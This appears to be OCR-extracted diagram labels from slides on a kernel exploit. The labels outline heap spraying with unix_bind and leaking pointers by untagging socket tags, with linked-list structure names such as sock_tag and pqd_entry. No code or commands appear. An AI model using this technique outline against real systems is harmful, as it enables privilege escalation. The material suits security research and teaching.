
Spray with unix_bind




Leak: Untag tag#0, #2




Untag tag#3


sock_tag0
...
next
prev
...
unix_addr0
...
tag #4
tag_list
...
sock_tag2
...
next
prev
...
sock_tag3
...
next
prev
...
sock_tag4
...
next
prev
...
sock_tag5
...
next
prev
...
pqd_entry
sock_tag_list.next
sock_tag_list.prev


Spray with unix_bind




Spray with unix_bind




Spray with unix_bind



